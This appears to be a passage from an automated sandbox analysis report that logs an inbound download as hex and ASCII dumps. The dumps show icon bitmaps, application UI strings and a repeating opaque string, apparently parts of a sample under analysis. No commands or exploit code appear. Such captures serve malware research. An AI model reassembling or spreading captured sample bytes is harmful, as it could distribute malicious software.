<tr><td>2022-05-23 16:59:08 UTC</td><td>464</td><td>IN</td><td>Data Raw: e0 0f 03 00 86 11 03 00 c0 79 06 00 88 11 03 00 ad 12 03 00 d8 79 06 00 b0 12 03 00 86 14 03 00 20 7d 06 00 88 14 03 00 9b 15 03 00 e4 79 06 00 a8 15 03 00 ce 15 03 00 e4 95 06 00 d0 15 03 00 e3 16 03 00 14 7a 06 00 f0 16 03 00 16 17 03 00 e4 95 06 00 18 17 03 00 7e 17 03 00 44 7a 06 00 4c 1a 03 00 a3 1b 03 00 58 7a 06 00 ac 1b 03 00 c4 1b 03 00 e4 95 06 00 cc 1b 03 00 e4 1b 03 00 e4 95 06 00 e4 1b 03 00 3a 1c 03 00 a8 7a 06 00 44 1c 03 00 5c 1c 03 00 e4 95 06 00 5c 1c 03 00 7f 1c 03 00 20 3d 06 00 80 1c 03 00 6d 1e 03 00 6c 58 06 00 70 1e 03 00 47 1f 03 00 dc 7a 06 00 50 1f 03 00 68 1f 03 00 e4 95 06 00 68 1f 03 00 86 1f 03 00 14 7b 06 00 88 1f 03 00 a1 20 03 00 1c 7b 06 00 a4 20 03 00 23 21 03 00 24 7b 06 00 24 21 03 00 b2 21 03 00 d4 55 06 00 b4 21 03
Data Ascii: yy }yz~DzLXz:zD\\ =mlXpGzPhh{ { #!${$!!U!</td></tr>
<tr><td>2022-05-23 16:59:08 UTC</td><td>472</td><td>IN</td><td>Data Raw: 20 3d 06 00 18 36 05 00 66 36 05 00 20 3d 06 00 74 36 05 00 90 36 05 00 20 3d 06 00 90 36 05 00 1f 37 05 00 20 3d 06 00 20 37 05 00 b3 37 05 00 20 3d 06 00 b4 37 05 00 47 38 05 00 20 3d 06 00 48 38 05 00 db 38 05 00 20 3d 06 00 00 39 05 00 58 39 05 00 20 3d 06 00 58 39 05 00 78 39 05 00 20 3d 06 00 90 39 05 00 b0 39 05 00 20 3d 06 00 b0 39 05 00 2b 3a 05 00 20 3d 06 00 f8 3a 05 00 44 3b 05 00 20 3d 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Data Ascii: =6f6 =t66 =67 = 77 =7G8 =H88 =9X9 =X9x9 =99 =9+: =:D; =</td></tr>
<tr><td>2022-05-23 16:59:08 UTC</td><td>480</td><td>IN</td><td>Data Raw: 02 40 02 40 01 40 02 80 00 c0 03 00 00 3f fc 00 00 20 04 00 00 10 08 00 00 08 10 00 00 04 20 00 00 02 40 00 00 01 80 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff fe 7f ff ff fc 3f ff ff f8 1f ff ff f0 0f ff ff e0 07 ff ff c0 03 ff ff c0 03 ff ff 3f fc ff fe 3f fc 7f fc 3f fc 3f f8 3e 7c 1f f0 3c 3c 0f e0 38 1c 07 e0 38 1c 07 f0 3c 3c 0f f8 3e 7c 1f fc 3f fc 3f fe 3f fc 7f ff 3f fc ff ff c0 03 ff ff c0 03 ff ff e0 07 ff ff f0 0f ff ff f8 1f ff ff fc 3f ff ff fe 7f ff ff ff ff ff ff ff ff ff ff ff ff 10 00 0f 00 28 00 00 00 20 00 00 00 40 00 00 00 01 00 01 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Data Ascii: @@@? @?????>|<<88<<>|?????(@</td></tr>
<tr><td>2022-05-23 16:59:08 UTC</td><td>488</td><td>IN</td><td>Data Raw: ff ff f8 87 77 87 77 77 80 00 00 00 8f ff ff ff ff 88 ff 00 0f ff f8 87 78 88 77 77 80 00 00 00 8f ff ff ff ff 88 f0 00 00 ff f8 87 88 88 87 77 80 00 00 00 8f ff ff ff ff 88 f0 0f 00 0f f8 87 88 78 88 77 80 00 00 00 8f ff ff ff ff 88 f0 ff f0 00 f8 87 87 77 88 87 80 00 00 00 8f ff ff ff ff 88 ff ff ff 00 f8 87 77 77 78 87 80 00 00 00 8f ff ff ff ff 88 ff ff ff f0 f8 87 77 77 77 87 80 00 00 00 8f ff ff ff ff 88 ff ff ff ff f8 87 77 77 77 77 80 00 00 00 88 88 88 88 88 88 88 88 88 88 88 88 88 88 88 80 00 00 00 28 0 0 00 00 80 00 00 00 00 01 00 00 01 00 20 00 00 00 00 00 00 00 01 00 95 58 00 00 95 58 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Data Ascii: wwwxwwwxwwwwxwwwwwww(XX</td></tr>
<tr><td>2022-05-23 16:59:08 UTC</td><td>496</td><td>IN</td><td>Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 3b 3b 3b 00 33 33 33 00 32 32 32 00 40 40 40 04 54 54 54 00 4d 4d 4d 22 4d 4d 4d de 4d 4d 4d ff 4d 4d 4d fc 4d 4d 4d ff 4d 4d 4d ff 4d 4d 4d ff 4d 4d 4d ff 4d 4d 4d ff 4d 4d 4d ff 4d 4d 4d ff 4d 4d 4d fc 4d 4d 4d ff 4d 4d 4d b0 4d 4d 4d 00 4d 4d 4d 03 4d 4d 4d 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Data Ascii: ;;;333222@@@TTTMMM"MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM MMMMMMMMMMMMM</td></tr>
</table>

Timestamp	kBytes transferred	Direction	Data
2022-05-23 16:59:08 UTC	504	IN	Data Raw: 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c db fe 4b 1c df fc 49 1c c9 ff 47 1d ae 5f 46 1e a2 00 47 1d b0 04 45 1e a4 00 47 1e af 00 4d 4d 4d 02 4d 4d 4d 00 4d 4d 4d 26 4d 4d 4d ae 4d 4d 4d ad 4d 4d 4d 23 4d 4d 4d 00 4d 4d 4d 02 4d 4d 4d 00 4c 4c 4c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: KKKKKKKKKKKKKKKKKKIG_FGEGMMMMMMMMM&MMMMMMMMM#MMMMMMMMMLLL
2022-05-23 16:59:08 UTC	512	IN	Data Raw: ee ee ee ff e5 e5 e5 ff 8b 8b 8b ff 6f 6f 6f ff ba ba ba ff f6 f6 f6 ff ea ea ea ff ec ec ec ff ec ec ec ff ee ee ee ff e1 e0 e2 ff ce d0 c9 ff bc b6 d0 ff 4e 20 dc ff 4a 1b dc ff 4b 1d dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c db ff 4b 1c df ff 4a 1c cd ff 47 1d ad fb 47 1d b0 ff 47 1d b4 8f 47 1d af 00 4a 36 7d 07 4d 4d 4d 00 4d 4d 4d 84 4d 4d 4d ff 4d 4d 4d f7 4d 4d 4d ff 4d 4d 4d 7e 4d 4d 4d 00 4d 4d 4d 04 4d 4d 4d 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: oooN JKKKKKKKKKKKJGGGGJ6}MMMMMMMMMMMMMMMMMMM~MMMMMMMMM
2022-05-23 16:59:08 UTC	520	IN	Data Raw: ec ec ec ff ec ec ec ff ec ec ec ff ec ec ec ff ec ec ec ff ec ec ec ff eb eb eb ff ec ec ec ff f0 f0 f0 ff eb eb eb ff eb eb eb ff ec ec ec ff ec ec ec ff d2 d2 d2 ff cb cb cb ff cb cb cc ff d1 d3 cb ff b4 ab d0 ff 4a 1b dd ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dd ff 4b 1c d8 ff 47 1d b2 ff 47 1d af ff 47 1d b0 fc 47 1d b0 ff 48 1d b5 57 47 1d b2 00 47 1d b2 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: JKKKKKKKKKKGGGGHWGG
2022-05-23 16:59:08 UTC	528	IN	Data Raw: e3 e3 e3 ff d1 d1 d1 ff ca ca ca ff cc cc cc ff cc cc cc ff ca ca ca ff d7 d7 d7 ff 8a 89 8d ff 2e 32 24 ff 3e 36 58 ff 4e 21 d8 ff 4d 1c e2 ff 4c 1e db ff 48 18 db ff 59 2c e2 ff 7c 53 f1 ff 7a 51 f0 ff 79 50 f0 ff 7e 55 f2 ff 66 3a e8 ff 48 19 da ff 4c 1d df ff 4a 1c cd ff 47 1d ad ff 47 1d b1 ff 47 1d b0 ff 47 1d b0 fd 47 1d b0 ff 47 1d b2 c5 3a 21 00 00 41 1e 61 00 45 23 c0 00 07 ba ff 00 11 a3 fc 00 11 a3 fc 03 12 a2 fb 00 12 a3 fb 00 12 a2 fb 00 02 8d e1 00 03 8e e2 00 03 8e e1 01 04 90 e5 02 03 8e e2 00 03 8e e2 00 07 96 eb 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: .2$>6XN!MLHY,|SzQyP~Uf:HLJGGGGGG:!AaE#
2022-05-23 16:59:08 UTC	536	IN	Data Raw: 4c 1c df ff 4b 1c dd ff 4a 1c d4 ff 49 1c c3 ff 47 1d b3 ff 47 1d ad ff 47 1d af ff 47 1d b1 ff 47 1d b0 ff 47 1d b0 ff 47 1d b0 fd 47 1d b0 fc 47 1d b0 ff 47 1d b1 fa 47 1d b4 84 49 1c cb 06 41 39 ff 00 3c 3a c3 04 12 a1 fb 03 11 a6 fb 00 11 a3 fc 8e 11 a3 fc ff 11 a3 fc fb 11 a3 fc ff 11 a3 fc ff 11 a3 fc ff 13 a4 fc ff 0e a2 fc ff 17 a5 fc ff 62 c2 fe ff 78 ca fe ff 70 c7 fe ff 71 c8 fe ff 79 cb fe ff 44 b7 fd ff 0b a1 fc ff 11 a3 fc ff 11 a3 fc ff 10 a2 fb ff 04 91 e6 ff 03 8f e2 ff 03 8f e3 fd 03 8f e3 ff 04 90 e4 d5 25 c3 ff 02 17 ae ff 00 07 96 ea 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 11 a3 fc 00 11 a3 fc Data Ascii: LKJIGGGGGGGGGGGGIA9<:bxpqyD%
2022-05-23 16:59:08 UTC	544	IN	Data Raw: 04 91 e5 a2 02 8d e0 00 01 8d e0 03 07 96 ec 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 06 93 e9 00 0b 99 f2 00 0e 9e f8 00 04 90 e4 03 04 8b df 01 1f b8 ff 00 2b c9 ff 02 09 98 ee 35 07 94 e9 7f 05 92 e7 bd 04 91 e6 e4 04 90 e4 f9 04 90 e4 ff 03 90 e4 ff 03 8f e4 ff 03 8f e4 ff 03 8f e4 f3 04 90 e4 d8 04 90 e5 a6 04 91 e6 5f 07 95 eb 17 01 8c e0 00 00 85 d7 00 02 8e e3 03 0c 8c da 02 57 44 38 02 4e 4c 4b 00 4d 4d 4d 33 4d 4d 4d cb 4d 4d 4d ff 4d 4d 4d fb 4d 4d 4d fa 4d 4d 4d ff 4d 4d 4d d6 4d 4d 4d 17 4d 4d 4d 00 4d 4d 4d 02 4d 4d 4d 00 4d 4d 4d 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4b 4b 4b 00 4d 4d 4d 00 4d 4d 4d 00 4d 4d 4d 02 4d 4d 4d Data Ascii: +5_WD8NLKMMM3MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMKKKMMMMMMMMMMMM
2022-05-23 16:59:08 UTC	552	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff Data Ascii:
2022-05-23 16:59:08 UTC	560	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4d 4d 4d 00 4d 4d 4d 00 4d 4d 4d 00 4d 4d 4d 03 4d 4d 4d 00 4d 4d 4d 21 4d 4d 4d d4 4d 4d 4d ff 4d 4d 4d fd 4d 4d 4d ff 4d 4d 4d ff 4d 4d 4d fd 4d 4d 4d ff 4d 4d 4d bd 4e 4e 4e 0f 4e 4e 4e 00 4d 4d 4d 01 4e 4e 4e 00 4d 4d 4d 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MMMMMMMMMMMMMMMMMMM!MMMMMMMMMMMMMMMMMMMMMMMMMMMNNNNNNMMMMNNNMMM
2022-05-23 16:59:08 UTC	568	IN	Data Raw: 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c db ff 4b 1c da fe 4c 1b e1 ff 4b 1c db e6 4b 1c da 37 4b 1c d9 00 4a 1c d0 04 47 1d 9c 00 47 1d 9b 00 48 1d bb 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: KKKKKKKKKKKKKKKKKKKKKKKKKKLKK7KJGGH
2022-05-23 16:59:08 UTC	576	IN	Data Raw: 3d 3d 3d ff 3d 3d 3d ff 76 76 76 ff f0 f0 f0 ff eb eb eb ff ec ec ec ff ec ec ec ff ec ec ec ff ec ec ec ff ec ec ec ff ec ec ec ff ec ec ec ff ea ea ea ff f5 f5 f5 ff d1 d1 d1 ff 56 56 56 ff 47 47 47 ff 51 51 51 ff 4c 4c 4c ff 46 46 47 ff a8 a7 a9 ff d9 db d2 ff 73 53 d7 ff 43 11 dd ff 4d 1f dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c db ff 4b 1c df ff 49 1c cb fe 47 1d ad ff 47 1d b2 f4 48 1d ba 23 48 19 c1 00 48 1a bf 02 4b 4a 4d 01 4d 4d 4d ce 4d 4d 4d ff 4d 4d 4d fb 4d 4d 4d ff 4d 4d 4d 47 4d 4d 4d 00 4d 4d 4d 03 4e 4e 4e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: ======vvvVVVGGGQQQLLLFFGsSCMKKKKKKKKKKKKIGGH#HHKJMMMMMMMMMMMMMMMMGMMMMMMNNN

Timestamp	kBytes transferred	Direction	Data
2022-05-23 16:59:08 UTC	584	IN	Data Raw: ef ed ec ff 8d d0 fa ff 6a c6 ff ff 75 c9 fe ff 71 c8 fe ff 6d c7 ff ff be de f3 ff f5 ef eb ff ea eb ec ff ec ec ec ff ec ec ec ff ec ec ec ff ec ec ec ff ec ec ec ff ec ec ec ff ec ec ec ff ea ea ea ff f6 f6 f6 ff a7 a7 a7 ff 3c 3c 3c ff 46 46 46 ff 48 48 48 ff cf cf cf ff f2 f2 f2 ff eb eb eb ff e9 e9 e9 ff cd cd cd ff cb cb cc ff ce cf cc ff c4 c1 cd ff 54 28 db ff 49 19 dc ff 4c 1d dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c db ff 4b 1c df ff 49 1d c4 ff 47 1d ad ff 47 1d b1 fb 47 1d b0 ff 47 1d b4 7b 47 1d b3 00 47 1d b3 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: juqm<<<FFFHHHT(ILKKKKKKKKIGGGG{GG
2022-05-23 16:59:08 UTC	592	IN	Data Raw: e8 eb ed ff 81 cc fc ff 6f c7 fe ff 6f c7 fe ff 80 cc fc ff e8 eb ed ff ed ec ec ff ec ec ec ff ec ec ec ff ec ec ec ff ec ec ec ff ec ec ec ff ec ec ec ff ea ea ea ff f3 f3 f3 ff c4 c4 c4 ff 49 49 49 ff 4b 4b 4b ff 3b 3b 3b ff 2d 2d 2d ff 38 38 38 ff ae ae ae ff d5 d5 d6 ff c8 c8 c9 ff d2 d4 cc ff 6e 4b d9 ff 44 12 dd ff 4d 1f dc ff 4a 1b dc ff 48 18 db ff 48 18 db ff 4a 1b dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dc ff 4b 1c dd ff 4b 1c d8 ff 47 1d b3 ff 47 1d af ff 47 1d b0 ff 47 1d b0 fb 47 1d b0 ff 47 1d b3 99 47 1d ae 00 47 1d ae 03 48 1d b9 00 49 1e cb 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: ooIIIKKK;;;---888nKDMJHHJKKKKKGGGGGGGGHI
2022-05-23 16:59:08 UTC	600	IN	Data Raw: 49 19 db ff 5f 32 e5 ff 7b 52 f0 ff 7b 52 f1 ff 7c 53 f1 ff 7d 54 f1 ff 7d 55 f1 ff 7d 55 f1 ff 7c 54 f1 ff 7b 52 f0 ff 79 50 f0 ff 78 4f ef ff 79 50 f0 ff 7b 53 f1 ff 7d 55 f1 ff 7b 52 f0 ff 6e 44 eb ff 5a 2c e2 ff 4a 1b dc ff 48 19 da ff 4b 1c dd ff 4b 1c df ff 4a 1c cf ff 47 1d b4 ff 47 1d ad ff 47 1d b1 ff 47 1d b0 ff 47 1d b0 ff 47 1d b0 fe 47 1d b0 fb 47 1d b0 ff 47 1d b3 9b 2c 37 0f 00 35 49 bf 03 21 7d e8 05 11 a1 f9 00 11 a3 fc 8e 11 a3 fc ff 11 a3 fc fb 11 a3 fc ff 11 a3 fc ff 11 a3 fc ff 11 a3 fc ff 13 a4 fc ff 0d a2 fc ff 18 a6 fc ff 54 bd fd ff 65 c3 fe ff 37 b2 fd ff 0d a2 fc ff 12 a3 fc ff 11 a3 fc ff 10 a2 fa ff 04 90 e5 ff 03 8f e3 fe 03 8f e3 ff 03 90 e4 ec 07 96 eb 0f 07 95 ea 00 05 92 e7 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: I_2{R{R|S}T}U}U|T{RyPxOyP{S}U{RnDZ,JHKKJGGGGGGGGG,75I!}Te7
2022-05-23 16:59:08 UTC	608	IN	Data Raw: 11 a3 fc ff 11 a3 fc ff 11 a3 fc ff 11 a3 fc ff 11 a3 fc ff 11 a3 fc ff 11 a3 fc ff 12 a4 fe fe 0d 9d f4 ff 03 8f e3 e5 06 93 e8 4d 02 8f e3 00 03 90 e3 03 01 8a dd 00 05 91 e5 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 21 8e ee 00 03 8f e3 03 03 8e e2 00 03 8f e3 46 03 90 e4 ff 07 95 ea fb 0b 9b f2 fc 0f a0 f8 ff 10 a2 fb ff 11 a4 fd ff 12 a4 fd ff 12 a4 fd ff 12 a4 fd ff 12 a4 fd ff 11 a3 fc ff 10 a2 fa ff 0e 9e f6 ff 0a 99 f0 ff 06 93 e8 ff 03 8e e2 ff 02 8e e2 ff 03 8f e3 ff 03 8f e3 ff 03 8f e3 ff 03 8f e3 fe 03 8f e3 fb 03 8f e3 fe 03 8f e4 ff 05 91 e6 6f 00 8c e2 00 00 8f e6 03 3e 5e 70 01 4f 4d 4c 02 00 05 09 00 4d 4d 4d b8 4d 4d 4d ff 4d 4d 4d fa 4d 4d 4d ff 4d 4d 4d cb 4c 4c 4c 04 4c 4c 4c 00 4d 4d 4d Data Ascii: M!Fo>^pOMLMMMMMMMMMMMMMMMLLLLLLMMM
2022-05-23 16:59:08 UTC	616	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii:
2022-05-23 16:59:08 UTC	624	IN	Data Raw: 20 00 70 00 72 00 6f 00 67 00 72 00 61 00 6d 00 20 00 69 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 2c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 20 00 6e 00 75 00 6d 00 62 00 65 00 72 00 20 00 61 00 6e 00 64 00 20 00 63 00 6f 00 70 00 79 00 72 00 69 00 67 00 68 00 74 00 0a 00 41 00 62 00 6f 00 75 00 74 00 34 00 51 00 75 00 69 00 74 00 20 00 74 00 68 00 65 00 20 00 61 00 70 00 70 00 6c 00 69 00 63 00 61 00 74 00 69 00 6f 00 6e 00 3b 00 20 00 70 00 72 00 6f 00 6d 00 70 00 74 00 73 00 20 00 74 00 6f 00 20 00 73 00 61 00 76 00 65 00 20 00 64 00 6f 00 63 00 75 00 6d 00 65 00 6e 00 74 00 73 00 0a 00 45 00 78 00 69 00 74 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 41 28 00 53 00 77 00 69 Data Ascii: program information, version number and copyrightAbout4Quit the application; prompts to save docu mentsExitPA(Swi
2022-05-23 16:59:08 UTC	632	IN	Data Raw: 30 73 56 30 64 32 59 43 52 72 72 76 77 6d 4f 00 32 72 36 33 49 52 36 30 43 50 5e 61 6a 50 30 73 56 30 64 32 59 43 52 72 72 76 77 6d 4f 00 32 72 36 33 49 52 36 30 43 50 5e 61 6a 50 30 73 56 30 64 32 59 43 52 72 72 76 77 6d 4f 00 32 72 36 33 49 52 36 30 43 50 5e 61 6a 50 30 73 56 30 64 32 59 43 52 72 72 76 77 6d 4f 00 32 72 36 33 49 52 36 3 0 43 50 5e 61 6a 50 30 73 56 30 64 32 59 43 52 72 72 76 77 6d 4f 00 32 72 36 33 49 52 36 30 43 50 5e 61 6a 50 30 73 56 30 64 32 59 43 52 72 72 76 77 6d 4f 00 32 72 36 33 49 52 36 30 43 50 5e 61 6a 50 30 73 56 30 64 32 59 43 52 72 72 76 77 6d 4f 00 32 72 36 33 49 52 36 30 43 50 5e 61 6a 50 30 73 56 30 64 32 59 43 52 72 72 76 77 6d 4f 00 32 72 36 33 49 52 36 30 43 50 5e 61 6a 50 30 73 56 30 64 32 59 43 52 72 72 76 77 6d 4f Data Ascii: 0sV0d2YCRrrvwmO2r63IR60CP^ajP0sV0d2YCRrrvwmO2r63IR60CP^ajP0sV0d2YCRrrvwmO2r63I R60CP^ajP0sV0d2YCRrrvwmO2r63IR60CP^ajP0sV0d2YCRrrvwmO2r63IR60CP^ajP0sV0d2YCRrrvwmO2r63IR60 CP^ajP0sV0d2YCRrrvwmO2r63IR60CP^ajP0sV0d2YCRrrvwmO2r63IR60CP^ajP0sV0d2YCRrrvwmO
